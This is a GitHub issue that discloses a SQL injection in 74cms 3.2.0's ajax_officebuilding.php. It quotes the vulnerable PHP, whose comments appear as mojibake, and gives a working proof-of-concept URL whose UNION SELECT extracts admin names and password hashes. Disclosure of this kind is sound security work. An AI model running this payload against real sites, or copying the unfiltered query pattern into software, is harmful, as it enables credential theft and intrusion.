blindkey / cve_like Public

Code Issues 15 Pull requests Actions Projects Security ···

New issue


Jump to bottom

74cms 3.2.0 ajax_officebuilding.php x SQL inject #11

Open blindkey opened this issue on Feb 18, 2020 · 0 comments

blindkey commented on Feb 18, 2020 Owner

upload/plus/ajax_officebuilding.php



```
 * ÍøÕ¾µØÖ·: http://www.74cms.com£»
 * ----------------------------------------------------------------------------
 * Õâ²»ÊÇÒ»¸öÊÔÓÃÈí¼þ£¡ÄúÖ»ÄÜÔÚ²»ÓÃÓÚÉÌÒµÄ¿µÄµÄÇ°ÌáÏÂ¶Ô³ÌÐò´úÂë½øÐÐÐÞ¸ÄºÍ
 * Ê¹ÓÃ£»²»ÔÊÐí¶Ô³ÌÐò´úÂëÒÔÈÎºÎÐÎÊ½ÈÎºÎÄ¿µÄµÄÔÙ·¢²¼¡£
 * ============================================================================
*/
define('IN_QISHI', true);
require_once(dirname(dirname(__FILE__)).'/include/plus.common.inc.php');
$act = !empty($_GET['act']) ? trim($_GET['act']) : '';
$listtype=trim($_GET['listtype']);
if($act == 'alphabet')
{
    $alphabet=trim($_GET['x']);
    if (!empty($alphabet))
    {
    $result = $db->query("select * from ".table('category')." where
        c_alias='QS_officebuilding' AND c_index='{$alphabet}' ");
    while($row = $db->fetch_array($result))
    {
        if ($listtype=="li")
        {
        $htm.="<li  title=\"{$row['c_name']}\" id=\"{$row['c_id']}\">{$row['c_name'
            </li>";
        }
        else
        {
        $htm.="<li><a href=\"?officebuildingid={$row['c_id']}\" title=\"{$row['c_no
            \" class=\"vtip\">{$row['c_name']}</a><span>{$row['stat_jobs']}</span><
        }
    }
    if (empty($htm))
    {
    $htm="<span class=\"noinfo\">Ã»ÓÐÕÒµ½Ê××ÖÄ¸Îª£º<span>{$alphabet}</span>
```

exactly the same as what happend to ajax_street.php

x pass to alphabet and get in within a sql expression without filter ,so leads to sql inject

poc the same :
`/plus/ajax_officebuilding.php?act=alphabet&x=11�' union select 1,2,3,concat(0x3C2F613E20),5,6,7,concat(0x4E56535F544553542D2D,admin_name,0x3A,pwd,0x2D2D4E56535F54455354),9 from qs_admin#`

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant